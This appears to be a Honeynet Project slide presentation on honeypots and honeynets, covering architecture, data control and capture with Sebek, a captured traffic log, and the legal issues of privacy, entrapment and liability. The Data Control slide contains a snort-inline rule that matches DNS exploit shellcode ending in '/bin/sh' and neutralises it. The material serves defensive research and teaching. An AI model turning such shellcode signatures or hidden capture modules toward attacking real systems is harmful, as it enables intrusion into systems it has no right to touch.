

The Honeyynet

P R O J E C T

What the Project is all about

Speaker

- List name, affiliations, and involvement with the Project.

Purpose

To explain the HoneyNet Project, Honeynets, and demonstrate what Honeynets have taught us.

Agenda

- The Project and Research Alliance
- Honeynets
- The Enemy

Honeynet Project

Problem

How can we defend against an enemy, when we don't even know who the enemy is?

The HoneyNet Project

- All volunteer organization of security professionals dedicated to researching cyber threats.
- We do this by deploying networks around the world to be hacked.

Mission Statement

To learn the tools, tactics, and motives of the blackhat community, and share the lessons learned.

Goals

- Awareness: To raise awareness of the threats that exist.
- Information: For those already aware, to teach and inform about the threats.
- Research: To give organizations the capabilities to learn more on their own.

Project History

- The group informally began in April, 1999 as the [Wargames] maillist.
- Officially called ourselves the Honeynet Project in June, 2000.
- Formed Honeynet Research Alliance in January, 2002.

Value of the Project

- Totally Open Source, sharing all of our work, research and findings.
- Everything we capture is happening in the wild (there is no theory.)
- Made up of security professionals from around the world.
- We have no agenda, no employees, nor any product or service to sell (*crummy business model*).

Project Organization

- Non-profit (501c3) organization
- Board of Directors
- No more than two members from any organization.
- Diverse set of skills and experiences.
- Team works virtually, from around the world.

Honeynet Research Alliance

Starting in 2002, the Alliance is a forum of organizations around the world actively researching, sharing and deploying Honeynet technologies.

<http://www.honeynet.org/alliance/>

Alliance Members

- South Florida HoneyNet Project
- netForensics HoneyNet
- Azusa Pacific University
- Paladion Networks HoneyNet Project (India)
- Internet Systematics Lab HoneyNet Project (Greece)
- AT&T Mexico HoneyNet (Mexico)
- HoneyNet.BR (Brazil)
- Irish HoneyNet
- Norwegian HoneyNet
- UK HoneyNet

Honeynets

Honeypots

- A security resource whose value lies in being probed, attacked or compromised.
- Has no production value, anything going to or from a honeypot is likely a probe, attack or compromise.

Advantages

- Collect small data sets of high value.
- Reduce false positives
- Catch new attacks, false negatives
- Work in encrypted or IPv6 environments
- Simple concept requiring minimal resources.


Disadvantages

- Limited field of view (microscope)
- Risk (mainly high-interaction honeypots)


Examples of honeypots

- Honeyd
- Specter
- ManTrap
- NetBait
- Honeynets

Honeyd monitoring unused IPs



Honeypots: Learn More



<http://www.tracking-hackers.com>

Honeynets

- Nothing more than one type of honeypot.
- High-interaction honeypot designed to capture in-depth *information*.
- Its an architecture, not a product or software.
- Populate with live systems.

How it works

- A highly controlled network where every packet entering or leaving is monitored, captured, and analyzed.
- Any traffic entering or leaving the HoneyNet is suspect by nature.


<http://www.honeynet.org/papers/honeynet/>

Honeynet Requirements

- Data Control
- Data Capture
- Data Collection (for distributed Honeynets)

<http://www.honeynet.org/alliance/requirements.html>


Honeynet - GenI



Honeynet - GenII

- Easier to Deploy
 - Both Data Control and Data Capture on the same system.
- Harder to Detect
 - Identify activity as opposed to counting connections.
 - Modify packets instead of blocking.

Honeynet - GenII



Data Control - GenII

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53
(msg:"DNS EXPLOIT named";flags:A+;
content:"|CD80 E8D7 FFFFFFFF|/bin/sh";
replace:"|0000 E8D7 FFFFFFFF|/ben/sh";)
```

<http://snort-inline.sourceforge.net>

Data Capture - GenII

Sebek2

- Hidden kernel module that captures all activity
- Dumps activity to the network.
- Attacker cannot sniff any traffic based on MAC address.

Sebek2 Configuration

```
#----- sets destination IP for sebek packets  
DESTINATION_IP="192.168.1.254"
```

```
#----- sets destination MAC addr for sebek packets  
DESTINATION_MAC="00:01:C9:F6:D3:59"
```

```
#----- defines the destination udp port sebek sends to  
DESTINATION_PORT=34557
```

```
#----- controls what SRC MAC OUIs to hide from users  
FILTER_OUI="0A:0B:0C"
```

Honeynet Tools

Find all the latest Honeynet tools for Data Control, Capture, and Analysis at the Honeynet Tools Section.


<http://www.honeynet.org/papers/honeynet/tools/>

Virtual Honeynets


All the elements of a Honeynet combined on a single physical system. Accomplished by running multiple instances of operating systems simultaneously. Examples include VMware and User Mode Linux. Virtual Honeynets can support both GenI and GenII technologies.

<http://www.honeynet.org/papers/virtual/>

Wireless Honeynets



Distributed Honeynets



The Next Steps

Bootable CDROM

- Boot any PC into a Honeynet gateway (Honeywall)
- Simplified interface
- Preconfigured logging to central system

User Interface

- System management
- Data Analysis

THE HONEYNET PROJECT

Honey Inspector v2 results - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Favorites Print

Address https://216.80.71.109/cgi-bin/inspect2.pl?start_month=Jan&start_day=18&start_year=2003&start_hour=&start_minute=&end_mor Go

2003-01-18 15:42:16	TCP	202.107.52.170	34781	->	10.1.1.105	21	view, p0f, ARIN (100)
2003-01-18 15:45:18	TCP	202.107.52.170	53763	->	10.1.1.103	21	view, p0f, ARIN (651)
2003-01-18 15:45:18	TCP	202.107.52.170	53764	->	10.1.1.101	21	view, p0f, ARIN (604)
2003-01-18 15:45:18	TCP	10.1.1.101	1027	->	202.107.52.170	113	view, ARIN (100)
2003-01-18 15:47:04	TCP	202.107.52.170	53996	->	10.1.1.101	21	view, p0f, ARIN, Snort (15k)
2003-01-18 15:47:05	TCP	10.1.1.101	1028	->	202.107.52.170	113	view, ARIN (100)
2003-01-18 15:50:41	TCP	202.107.52.170	54018	->	10.1.1.101	21	view, p0f, ARIN, Snort (16k)
2003-01-18 15:50:42	TCP	10.1.1.101	1029	->	202.107.52.170	113	view, ARIN (100)
2003-01-18 15:52:16	TCP	62.99.207.73	3068	->	10.1.1.101	80	view, p0f, ARIN, plugin (9k)
2003-01-18 15:53:28	TCP	202.162.193.147	61115	->	10.1.1.101	22	view, p0f, ARIN (55k)
2003-01-18 15:54:46	TCP	10.1.1.101	1030	->	212.15.64.41	80	view, ARIN, plugin (522k)
2003-01-18 15:54:46	ICMP	10.14.0.20	0	->	10.1.1.101	0	view, ARIN (0)
2003-01-18 15:55:37	ICMP	10.14.0.20	0	->	10.1.1.101	0	view, ARIN (0)
2003-01-18 15:56:34	TCP	10.1.1.101	1031	->	205.158.62.27	25	view, ARIN (1k)
2003-01-18 15:57:35	UDP	64.56.227.36	1026	->	10.1.1.101	137	view, ARIN (78)
2003-01-18 15:57:35	UDP	64.56.227.36	1026	->	10.1.1.103	137	view, ARIN (78)
2003-01-18 15:57:35	UDP	64.56.227.36	1026	->	10.1.1.104	137	view, ARIN (78)

Opening page https://216.80.71.109/cgi-bin/inspect2.pl?start_month=Jan&start_day=18&start_year=2003&start_hour=&start_minute=&end_mor Internet

Risk

- Honeynets are highly complex, requiring extensive resources and manpower to properly maintain.
- Honeynets are a high risk technology. As a high interaction honeypot, they can be used to attack or harm other non-Honeynet systems.

Legal Issues

- Privacy
- Entrapment
- Liability

Privacy

- No single federal statute (USA) concerning privacy
- Electronic Communications Privacy Act (amends Title III of the Omnibus Crime Control and Safe Streets Act of 1968)
 - Title I: Wiretap Act (18 USC 2510-22)
 - Title II: Stored Communications Act (18 USC 2701-11)
 - Title III: Pen/Trap Act (18 USC § 3121-27)

Entrapment

- Used only as a defense to avoid a conviction, cannot be prosecuted for entrapment.
- Applies only to law enforcement, and agents of law enforcement, when they prosecute.
- Even then, most likely does not apply, attackers find and compromise honeypots on their own initiative.


Liability

- Any organization may be liable if their network (Honeynet or not) is used to attack or damage third parties.
 - Decided at state level, not federal
 - Civil issue, not criminal
 - Example: T.J. Hooper v. Northern Barge Corp. (No weather radios)
- This is why the Honeynet Project focuses so much attention on Data Control.

Legal Contact for .mil / .gov

Department of Justice, Computer Crime and Intellectual Property Section

- General Number: (202) 514-1026
- Specific Contact: Richard Salgado
 - Direct Telephone (202) 353-7848
 - E-Mail: richard.salgado@usdoj.gov



The Enemy

Who am I?



The Threat is Active

The blackhat community is extremely active.

